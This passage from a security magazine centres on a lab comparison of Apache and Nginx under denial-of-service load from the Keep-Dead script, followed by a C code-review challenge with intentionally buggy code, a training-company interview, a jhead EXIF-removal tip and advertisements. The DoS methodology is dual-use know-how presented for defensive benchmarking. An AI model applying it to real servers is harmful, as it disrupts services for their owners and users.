In details, to be able to test both web servers, we have to bear in mind that there has to be some content in the web server to be requested. For that reason, in this method, Wordpress most commonly known content management system was chosen because it is one of the most practical ways to examine the ability of web servers under DoS attacks. Also it is very important to highlight that if the content on the web server is static, not dynamic, as in our case, this analysis and the result will be significantly different.

Furthermore, the key advantages of our method are:

- Same version of operating system, database software, content management system and hardware specifications.
- For both web server, we have chosen default configuration settings of content management system and equivalent content.

One disadvantage factor regarding our methodology is that in Virtual Machine 2 with Nginx web server we had to install FastCGI Process Manager to be able to request PHP. Despite the disadvantage, we still believe that the results will be decisive.

This approach, environment and software solutions were chosen in order to benefit to the readers and to be able to perform this examination by guiding them for further implication. In fact, it can be beneficial even to the organizations for further enlargement and research.

Nevertheless, now that we have clear image of the environment and the method, it is time to move on the operational research by delivering you the three categorized attacking levels, denial of service script and tools used in this article.

Analysis

Web server analysis is necessary in finding the bottleneck and capacity performance depending on the different situation. Therefore in this article, we used already distributed open source scripts developed for security research purpose. The software was designed in order to achieve lightweight denial-of-service attacks, by specified the amount of request that could be made per connection. Unfortunately, this analysis does not distribute how to perform denial-of-service attacks under real live server, but only for a research and home purposes.

The script kiddie application used to carry out denial-of-service attacks was Keep-Dead (10). Additionally, the measuring delay in web server response it is done using tcpdump (11) application to collect the data from port 80 (By default, HTTP uses port 80) and application to transform the tcpdump into metrics that permit is pt-tcp-model (12). Further, script kiddie has a good way to specify certain URL to be attacked, such as in our case Wordpress content management system – blog. It includes future for random value to be automatically generated for each individual request.

Moreover, we categorized the attacks into three levels and analyse the effect of delays in each web server by delivering three different types – amount of requests. The analysis was limited in several ways. First, the script kiddie used for analysis has own limitations, such as, setting the maximum numbers of requests to be made to the web server; maximum number of requests to be made per connection, in other words the connections made per




Figure 1. *Testing environment with specification, installation and network configuration*

attacking level; and it is in position only to crash the service, rather than to flood the service. This aspect will be dealt in more details in the next paragraph. Second, the three categorized attacking levels: low, middle and high attack. The attacking levels were categorized by opening connections to the victim web server. Third, the numbers of requests (i.e. attacks) were performed through the host machine and through only one IP address. In real life scenario this could be significantly different. Whereas nowadays attacks are performed from hundreds, if not thousands of compromised systems remotely and different IP address coordinated to execute attacks against a victim web server. Last but not least, the virtual machine configuration is important as well, for instance in our testing environment is configured to 512 MB of RAM per VM, which in larger amount of request the server will be out of memory. Despite these limitations, we can still state that it is plausible that a number of attempts of three attacking levels might have influenced the results obtained.

Furthermore, to distinguish the number of opened connections per attack we use the following approach:

$$C = \frac{R}{RP},$$

Where the:

C is opened number of connections per attack,
R is maximum number of requests set in script kiddie and
RP is the maximum requests per connection according to attack.

Table 1 compares the number of connections for each level of attacks. It was decided that the best method for this study were selected high denomination amount of connections.

Although there are two general forms of DoS/DDoS attacks: those that crash services and those that flood services; and additionally there are different methods, such as: ICMP, SYN, application flood, peer-to-peer attack, low-rate and permanent DoS/DDoS attacks, packet injection, etc. Nevertheless, we believe that the analysis approach and methods of this study will represents a useful alternative to previous (13) and further studies. As well as it will benefit not only to a home users but also to the organizations. More details on this analysis will be given below in the results section.

Table 1. *Three predefined levels of attacks according to number of connections*

	Low Attack	Middle Attack	High Attack
Number of connections	500	1.000	10.000

Results

Before interpreting our results, we remind the reader of our main aims. In this article we present another approach and method of analysing the capability and performance of both most common and latest stable version of web servers under DoS attacks with Script Kiddie – Apache and Nginx. With goal to achieve lightweight denial-of-service attacks, by specified the amount of request that could be made per connection. Thus large amount of requests will contribute to measure delay in response of web server. In other words, it will pinpoint the response time to both web servers, Apache and Nginx. Likelihood the measurements are categorized into three levels: low, middle and high attack. Each level of attack has certain number of connections and for this study were selected high denomination amount of connections, listed in above Table 1.

The set of analyses, from previous section, examined the impact of three level of DoS attacks in both web servers and their response time are illustrated in Figure 2, the average response time (i.e. delay) conforming to number of connections (i.e. three level of attacks).

Interestingly, for low level of attack Apache performed drastically better than Nginx, opposite from the rest level of attacks, middle and high, where Nginx response time per second is greatly active. These values correlate with previous findings (13) and further support the role that in fact Nginx perform and it is capable to respond to much larger number of connections in steadily mode and to respond to the request quicker than Apache. Opposite from Nginx, in low level of attack was found that Apache response time is able to perform better, different way from middle and high levels where the performance is to vary.




Figure 2. *Response time according to three level of attacks (i.e. number of connections) intersect with average response time in seconds per web servers*

Generally speaking, we found in fact that under large amount in denial-of-service attacks of both most commonly known web servers higher capacity and ability has Nginx, than Apache web server. With a few exceptions, our results show that Apache performed and responded greater in low number of attacks than Nginx, yet as mentioned above the goal of DoS/DDoS attacks are hundreds, if not thousands, of executed attacks against a victim. The analysis for this study is examined only once for each level of attacks to measure the average response time according to number of connections. Whereas if this is compiled three or few times, indeed the average response per number of connections will be significantly different and matter-of-fact. Additionally, in this article no significant differences were found from the previous studies (13), where the main aim was to overstate and compare the performance benchmark of both selected web servers, as well as different approach and tools for comparison. Given that our findings are based on a limited number of attacking levels, the results from such analyses should consequently be treated with considerable meaning. In addition, the present findings suggest competed results in order to offer preferable web server performance under DoS attacks to the readers. Results so far have been very encouraging and they have confirmed that the method, environment, analysis and the approach of our study are decisive and invincible. The results will improve and worthwhile everyday work and usage of selected web servers. As well as, needed future action and studies.

Reference

[1] DDoS Charts, Shadowserver Foundation – Stats, http://www.shadowserver.org/wiki/pmwiki.php/Stats/DDoSCharts

[2] Michael Cobb (07/2005). Know your enemy: Why your Web site is at risk. Security School

[3] Lemos, Robert (July 12, 2000). "Script kiddies: The Net's cybergangs". ZDNet.

[4] Debian.org, Getting Debian. Retrieved from: *http://www.debian.org/distrib/*

[5] Oracle, VirtualBox. Retrieved from: *https://www.virtualbox.org/*

[6] Apache, HTTP Server Project. Retrieved from: *http://httpd.apache.org/*

[7] MySQL open source database. Retrieved from: *http://www.mysql.com/*

[8] Wordpress. Retrieved from: *http://wordpress.org/*

[9] PHP-FPM. Retrieved from: *http://php-fpm.org/*

[10] Keep-Dead (Version 1.14). Retrieved from: *http://www.esrun.co.uk/blog/keep-alive-dos-script/*

[11] TCPDUMP. Retrieved from: *http://www.tcpdump.org/*

[12] PT-TCP-Model. Retrieved from: *http://www.percona.com/doc/percona-toolkit/2.1/pt-tcp-model.html*

[13] Joe Williams (18/02/2008). Apache vs Nginx: Web Server Performance Deathmatch. Retrieved from: *http://joeandmotorboat.com/2008/02/28/apache-vs-nginx-web-server-performance-deathmatch/*

[14] libapache2-mod-evasive: Canonical Ltd., Package: libapache2-mod-evasive (1.10.1-1), 2011, *http://packages.ubuntu.com/hardy/libapache2-mod-evasive*

[15] ModSecurity: Open Source Web Application Firewall – ModSecurity. Trustwave. *http://www.modsecurity.org/projects/modsecurity/index.html*

Conclusion

Presently, the DoS and DDoS attacks you read about in the news are distributed across thousands and even hundreds thousand of computers and it uses pure brute force techniques to wipe their target off the internet by sending a large traffic to the remote server that it simply has no bandwidth left to serve legitimate requests. And the attacks to web servers are constantly evolving, with different methods, approaches and tools. Thus we need to have knowledge, and also abilities and capabilities of web server in performing and endurance under attacks. In the introduction of this article we present our main aims and expected outcome. The general conclusion of contend is evident, from the both web servers, in lower level of attacks/requests the best performance has Apache, contrary in larger amount of connections (i.e. attacks) for drastically steadily mode performance won Nginx.

In conclusion, the article recommendations and purpose are to show to the readers how to be able to perform examination and analysis for further studies. Also to illustrate clear image how to simulate denial-of-service attacks on web servers. Whereas this approach, environment and software solutions are in order to benefit to the readers, as well as in fact could be significantly beneficial even to the organizations for further enlargement and research.

In addition, when it come to recommendation in recognizing DoS/DDoS attacks there is neither clever or naive solution, as well as different approaches and methods. Therefore, we recommend to use additional modules for each web servers, for instance in Apache or Nginx, libapache2-mod-evasive(14) or mod_security(15) modules, or to use firewall and Intrusion Detected Systems (IDS), etc. These avert solutions are just simple and clever solutions to prevent and recognize DoS/DDoS attacks.

PREDRAG TASEVSKI

Holds a Master of Science in Cyber Security, his objective research interests are concerned with cyber security as a part of national security, cyber attacks, cyber conflicts, international security, cyber terrorism, critical infrastructure security, information warfare, risk assessment, identity/risk management, awareness of cyber security, strategy framework and social-technical aspects. Predrag Tasevski is an author of two paper-back books and founder of Cybersecurity.mk – consulting company: http://cybersecurity.mk. Homepage: http://predragtasevski.com.

Developers' Challenge Results – ESC India 2012

This year, for the first time, PRQA took their 'Developers' Challenge' to the Embedded Systems Conference (ESC) in Bangalore, India. The Challenge is for developers to manually review a page of (intentionally poor) C or C++ code and annotate the code with any bugs, coding standard violations, poor practise, or any general comments on the quality of the code. There are several incentives to take part – test your own code reviewing skills, compare them to your colleagues, have some fun – and, of course, for the contestant who finds the most defects, win an Apple iPad.

This article summarises the results of the entries and gives interesting insight into how developers in India approached the challenge and how good their reviewing skills were.

The Code

The code sample consisted of around 70 lines of C code. This code contained a mixture of intentional errors, undefined behavior, bugs, poor style, 'worst' practise and poor design. Participants were invited to manually review the code, identify any coding issues and annotate the entry with their comments. There were no functional requirements given for the code (so they could concentrate on the static analysis) and no style guide was given (so we could gauge the detection of style issues).

The code sample does compile and link – though it will crash if you try to run it.

Entries

There were a total number of 115 entries, with the winner identifying 23 issues. This was closely followed by several entries catching around 20 issues. At the lower end, some entries found just one issue (they may have thought that the winner would be randomly selected). In between, most of the participants found around 8 issues. Most people took between 5 to 10 minutes reviewing the code, with the longest about 30 minutes – which is about the right amount of time to spend on this code (typically 150 lines an hour for non-safety critical code). By contrast, analysis using the QA·C tool took 1 second.

Issues Detected, Critical Issues

These would cause the program to crash:

The commonest issue found was the use of an uninitialized local variable, `i`: 89 entries:

```
int i,j;
    {
        array[i]=malloc((strlen(word)+1));
```

In this case the variable is used to index into an array, so the value it contained was likely to be outside of the array bounds. Thus, when dynamically testing the code there is a good chance this issue would cause the code to crash. If the variable is used for a different purpose, such as in an arithmetic expression, the junk value it contains may not cause the program to crash immediately, rather the program would contain unexpected data, which could cause a later malfunction – which could be very hard to track down. The declaration of `i` was on the same line as the declaration of `j`, which was not used in the function – an issue de-

tected by 36 participants. While unused variables pose no direct danger to the program, they waste resources, clutter the code and lead to increased maintenance cycles. For example, while looking at the code you could ask 'did they mean to use `j` instead of `i` here?'

Nobody objected to the two declarations on one line – a practise usually avoided. One can see the rationale for this if we try to address the first issue by (erroneously) adding an initializer for the variables:

```
int i,j=0;
```

In this case `j` is initialised to zero as expected but `i` is still uninitialized.

Another issue could cause the code to crash – but this depends on an external condition:

```
FILE *fptr = fopen("document.txt","r");
if(fptr==NULL)
{
        printf("cant open document.txt\n");
}
for(i=0;i<Dsize;i++)
{
        fscanf(fptr,"%s", word);
               ^
Msg(5:2812) Apparent: Dereference of NULL pointer.
```

The variable `fptr` could be NULL when passed to fscanf. This is a more interesting error since if the file *document.txt* can be opened then the code will be run correctly – thus, in dynamic testing this error may never be detected – it may only occur once the code is released. Getting 100% code coverage during dynamic testing would help – though detecting the issue while the code is being written is much more cost effective. Here the code already detects the case where the file cannot be opened – it just needs to take some additional action to print this out.

Types, types, types

54 people noticed the integer/float comparisons and operations. Some entrants claimed (wrongly) that comparing floats and integers was not allowed. Although C has types, the type enforcement is not particularly strong and you are free to mix integer and floating point operations. However, this is bad practise due to losing data precision and rounding errors.

Another issue detected by 18 entries was issues relating to the upper bounds of the loop in main. At 80386, this is well above the maximum value for the int loop counter, so the loop exit condition would never be reached. However, only one entrant noticed that the global array of size 80386 elements was too big for a strictly conforming ISO c90 program. While many compilers support over and above the minimum limits, constructs that exceed them are not as portable.

Comparisons

50 entrants noticed that the program attempted to compare strings by comparing the pointers to the character arrays. While comparing pointers is allowed in some circumstances, here the pointers are completely unrelated so the result is undefined. Though the program probably won't crash, the result is meaningless and not what was indented.

Style issues

The program was written without sticking to any particular style. The bracing was inconsistent and in some cases confusing – though only 8 people complained about this. Only one person noted that one set of braces was completely redundant.

Style is one of the areas which can become a fighting ground – probably because it is so subjective. The important thing is to stick to a clear bracing and indenting policy to improve readability. For those who don't think style is important, they should look at this:

```
if(core_temperature < MAX_TEMP)
    gas_flow++;
    radiation++;
```

Is the intention of the code that the radiation should be increased whatever the core temperature, or only if the temperature is below the maximum? A clear bracing and indentation policy would make the code clear and explicit.

Scan What?

The *scanf* family of functions can be hard to use correctly, as there is a number of flags and modifiers to specify the type being scanned. 55 people identified the incorrect argument `%q` for a character pointer and roughly the same number noticed that an address-of operator, &, was being used on a pointer. Far fewer people noticed that if more than one character was read in, then memory would be overwritten.

Embedded Programmers

Looking at the types of issues detected you could get an idea of sorts of programs the entrants usually worked on.

Portability

18 entrants made comments relating to the size of the integer. Many people assumed the code was for a 16 bit processor – in which case their comments on the code were correct. However, in C the size of an integer is implementation dependent (and this implementation detail was purposely omitted). The comments on the loop were correct – due to the maximum size of an int, the loop was infinite on a 16-bit system, but not a 32-bit system. These types of issues have a big impact on the reusability of code – where code that works correctly on one platform behaves differently on another.

Main

Only 12 entrants noticed that main was declared with an implicit int return type and only 7 entrants noticed that main did not return anything. This suggests that many entrants were from an embedded background where they aren't used to main returning.

False positives

There were several false positives detected. Some of these were unreachable code, others were things like *malloc* or *FILE* being undeclared. While the 2nd two could easily and quickly be explained in a code review (e.g. *FILE* is declared in *stdio.h*), unreachable code can be an area that requires more in-depth analysis. This can significantly increase code review times, limiting the time left for the rest of the code and frustrating developers.

Compilers

With the default compiler settings for GCC (version 4.3.4) no issues are reported. Using the Microsoft compiler from Visual Studio 2010 (CL) with the default settings, it only reports the use of the uninitialized local variable.

Increasing the verbosity of the compiler results in some more issues being detected. Oddly, GCC detects the unused variable, but not the uninitialized one – which is far more serious. It also detects the lack of return type on main and the wrong scanf format specifiers.

CL goes on to detect the unused variable, float/integer conversions and lack of return type for main.

Therefore it is not sufficient to turn on all the compiler warnings to ensure there are more defects in your code. These two popular compilers didn't detect all of the issues, or even a consistent subset.

Design Analysis

Many entrants made comments on the poor design of the code, with most comments on the use of global variables rather than passing parameters to functions. This is encouraging – as this is an area that computers are not very proficient at. It demonstrates that a code review is required even if the code passes static analysis and complies to a coding standard (and even passes all dynamic testing!). But now the emphasis in the code review is on 'is this the best way to do this' rather than looking at language issues. Human being is still the best way to decide on best implementation.

There were no requirements for the code – but many people commented that the code wouldn't do what it was supposed to. Two people looked at the loop containing the *scanf* and commented that it was bad practise to expect someone to enter 80368 strings at the keyboard!

Comparisons with the Previous Developers' Challenges

The quality of the best entries was roughly equivalent to the best entries in previous Developers' Challenges. The volume of entries was higher than previous Challenges. 77% of entrants detected the initialised variable.

Summary

The Developers' Challenge demonstrates that manual code review is not an effective way to check coding standard violations and bugs. Using your most proficient developers, you may detect a reasonable percentage of issues – but when a static analysis tool can detect more in a couple of seconds – and you don't really want your best developers spending their days reviewing code when they could be writing it!

Interested in finding out more about PRQA's Developers' Challenge? Go to *www.programmingresearch.com/resources/white-papers/* and download the 31-page detailed white paper analysing the entries from the ESC Developer's Challenge held in Silicon Valley last year.

JASON MASTERS
GLOBAL PRODUCT MANAGER

Learn and test yourself with Hack Defense

Aatif Khan, the founder of Hack Defense, agreed to give an interview especially for the Hakin9 Magazine. Hack Defense is known as a global leader in Information Security Training and Penetration Testing Services.

Interviewer: At the beginning let's start from… the beginning. Aatif, how did it happen that you decided to start this company?

Aatif Khan: From past number of years, I have been working with number of clients in different verticals, from Banking, Telecom, Government Agencies and number of Fortune 500 MNC's. The concept of Hack defense was influenced by my experience gained and market studies. I have number of members from top notch hacking community, who work under me in designing course and lab exam. We also offer recruitment services specifically for Information Security guys. And we have a hard core penetration testing team for providing range of information security solutions.

Interviewer: Your company became well known among Information Security specialists because of courses. Why are they so popular?

Aatif Khan: It took over a year for us to design these comprehensive courses on ethical hacking and penetration testing. We have designed course structure after studying what all the top information security companies are offering and basing on my experience what exactly is the industry requirement and, thus, we came up with all latest and advance courses in ethical hacking, exploit writing, web exploitation.

Interviewer: We already know how Hack Defense occurred and why it became so popular. Can you tell us what are the courses you offer?

Aatif Khan: Presently, we have wide range of courses from Penetration Testing to Web Application Security, Wireless Security, Malware Analysis and Reverse Engineering, Exploit Writing and our most popular course on BackTrack, its lab exam and certification Certified Penetration Testing Professional (CPTP).

Interviewer: Each of the courses has its own certification. Can you tell us more about it?

Aatif Khan: Our Certifications are based on lab exam, where candidates are given number of tasks to clear, they are even awarded points and grades on their approach and the amount of work done, even if they are unable to clear the exam, they get in-depth exposure to real time penetration testing environment. This is one strong reason for information security professional's to learn from us, as their skills are analyzed in practical way rather than simply answering some objective questions.

Interviewer: CPTP is the most famous one. Why?

Aatif Khan: Certified Penetration Testing Professional certification exam is performance-based, meaning that candidates must perform tasks in live penetration testing environment, rather than answering questions about how one might perform those tasks. Our Exam lab is designed to cope with real world cyber threats and to meet the immediate security needs of an organization in a relative short time.The hands-on nature of this exam makes real-world experience a critical facet of preparation. The CPTP certification is quickly becoming accepted worldwide as one of the most prestigious Information Security certification in the industry. Information Security Professionals holding an active CPTP certification are recognized for their expert-level knowledge and skills in hard core penetration testing. The deep technical penetration testing knowledge that a CPTP brings ensures that they are well qualified to address the most technically challenging cyber security threats and security vulnerabilities to Corporate Infrastructure.

The program continually updates and revises its testing tools and methodologies to ensure unparalleled program quality, relevance, and value. Through rigorous practical exams, the CPTP certification program sets the standard for the most advance penetration testing expertise.

Interviewer: Can you tell us how many people go through your courses per year and what is the percentage of passed exams?

Aatif Khan: Till Date, six thousand candidates have attended our trainings. As far as clearing lab exams are concerned, candidates who attend our training have fair idea to clear lab exam, as they undergo rigorous training in our lab environment. Over all 80% of candidates have cleared the exam.

Interviewer: This is a really good result. Your way of offering training is exceptional and I know you are expanding in different corners and want to cover complete world?

Aatif Khan: We are expanding at a pace, we have already done partnership with some top notch companies from New York & Amsterdam and now we are planning to expand our operations in different states of USA, Middle-East & Europe. Presently we are reviewing number of proposals from investors and Training Institutes who are willing to run our courses. We will be setting up Hack Defense Academy in different parts of world, where I and other Hack Defense Certified trainers will be offering boot camp training's.

Interviewer: Thank you for the interview. Our team wishes you good luck with your work.

ESTERA GODLEWSKA

jhead

Smartphones are feature packed and owned by nearly everyone in developed countries. We cannot get by with our daily lifes without them. They provide us with a pocket sized gadget to surf the World Wide Web, direct us to where we want to go via the built-in Global Positioning System (GPS) and even permit us to take videos as well as photographs on the go. The caveat of this device is that it records a lot of sensitive data about its owner by default.

I recently had to reset my *Smartphone* to factory default as it was not functioning properly. Embaressingly, I forgot that the phone has location recording enabled by default on the phone. I started using it to take pictures and my geographical information was being stored in the image files. I had to figure out a way to remove these sensitive information without destroying the files.

Using *GHex*, I tried locating the *GPS* metadata within *display.jpg* but was not able to successfully find them (Figure 1).

A tool is needed to parse and isolate the offending metadata. *jhead* is an open source tool to satisfy this requirement.

Install *jhead* on *Ubuntu 10.04* by entering the following command in your *Terminal*.

```
sudo apt-get install jhead
```

jhead successfully displayed sensitive information such as the make of the camera and the *GPS* coordinates where the image was taken (Figure 2).

jhead can be used with either the *-mkexif* or *-purejpg* options to remove the unwanted information from the image file. I made 2 duplicate copies of the test image and tested both options against them. The first option removes minimal information whilst the latter option deletes all information not required to render the image. However, testing both options produces the same outcome (Figure 3).

This tool is simple to install and use yet incredibly useful in ensuring your privacy. Beside removing




Figure 1. *Hex editor*




Figure 2. *Metadata output*




Figure 3. *Metadata removal*




Figure 4. *Bulk removal*

unwanted metadata from individual images, it can be used as a batch job to strip out metadata from images within folders too.

MERVYN HENG

Mervyn Heng, CISSP, is into Ubuntu, Comic Universe characters, Pop culture and Art outside of Information Security. If you have any comments or queries, please contact him at commandrine@gmail.com.

Need a scholarship?

White hats, Ninjas, Grinders, and Engineers – listen up!

The Lint Center for National Security Studies awards merit-based scholarships semi-annually in both July and January. A streamlined, web-based application form is available on our main portal. Undergraduate and post-graduate students pursuing technical degrees in computer security, computer science, diplomacy, and linguistics are encouraged.

LintCenter.org

About the Lint Center: The Lint Center for National Security Studies in the United States is a Veteran and Minority directed, all-volunteer 501(c)(3) non-profit organization, dedicated to fostering the educational development of the next generation of the National Security and Intelligence communities by providing passionate individuals with scholarship opportunities and mentorship from experienced National Security personnel.

About the Lint Center's Mentoring Program:
In addition to the scholarship award, winners will acquire an experienced security practitioner-mentor. With over 150 mentors, the Lint Center is well positioned to match emerging leaders with practitioners to streamline the learning curve.

Check out our blog: LintCenter.info
Follow us on Twitter: @LintCenter
Become a fan: facebook.com/LintCenter

Empower, Enhance, Enable…

(*Script Kiddies need not apply*)

Learn ethical hacking › Become a Pentester™

- Get trained today through our exclusive 7-months hands-on course.
- Gain access to our complex LAB environment exploiting vulnerabilities across many platforms.
- Receive a trainer dedicated to you during the 7 months.
- 10 different hands-on engagements, 2 different certifications levels.

MONTH 1	› Vulnerability Assessment - level 1 › Vulnerability Assessment - level 2 › Vulnerability Assessment - level 3
MONTH 2	› Network Penetration Testing - level 1 › Network Penetration Testing - level 2
MONTH 3	› Network Penetration Testing - level 3
MONTH 4	› Web Application Penetration Testing - level 1 › Web Application Penetration Testing - level 2
MONTH 5	› Web Application Penetration Testing - level 3
MONTH 6	› Certification Exam 1 - Certified Cyber 51 Pentesting Professional - (CC51PP)
MONTH 7	› Certification Exam 2 - Certified Cyber 51 Pentesting Expert - (CC51PE)

~~Regular Price 1260 USD~~

Discounted Price

999 USD

Sign Up Now

www.cyber51.com

Cyber 51

LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Game and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

University of Advancing Technology
UAT
Learn. Experience. Innovate.

You can talk the talk.
Can you walk the walk?

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.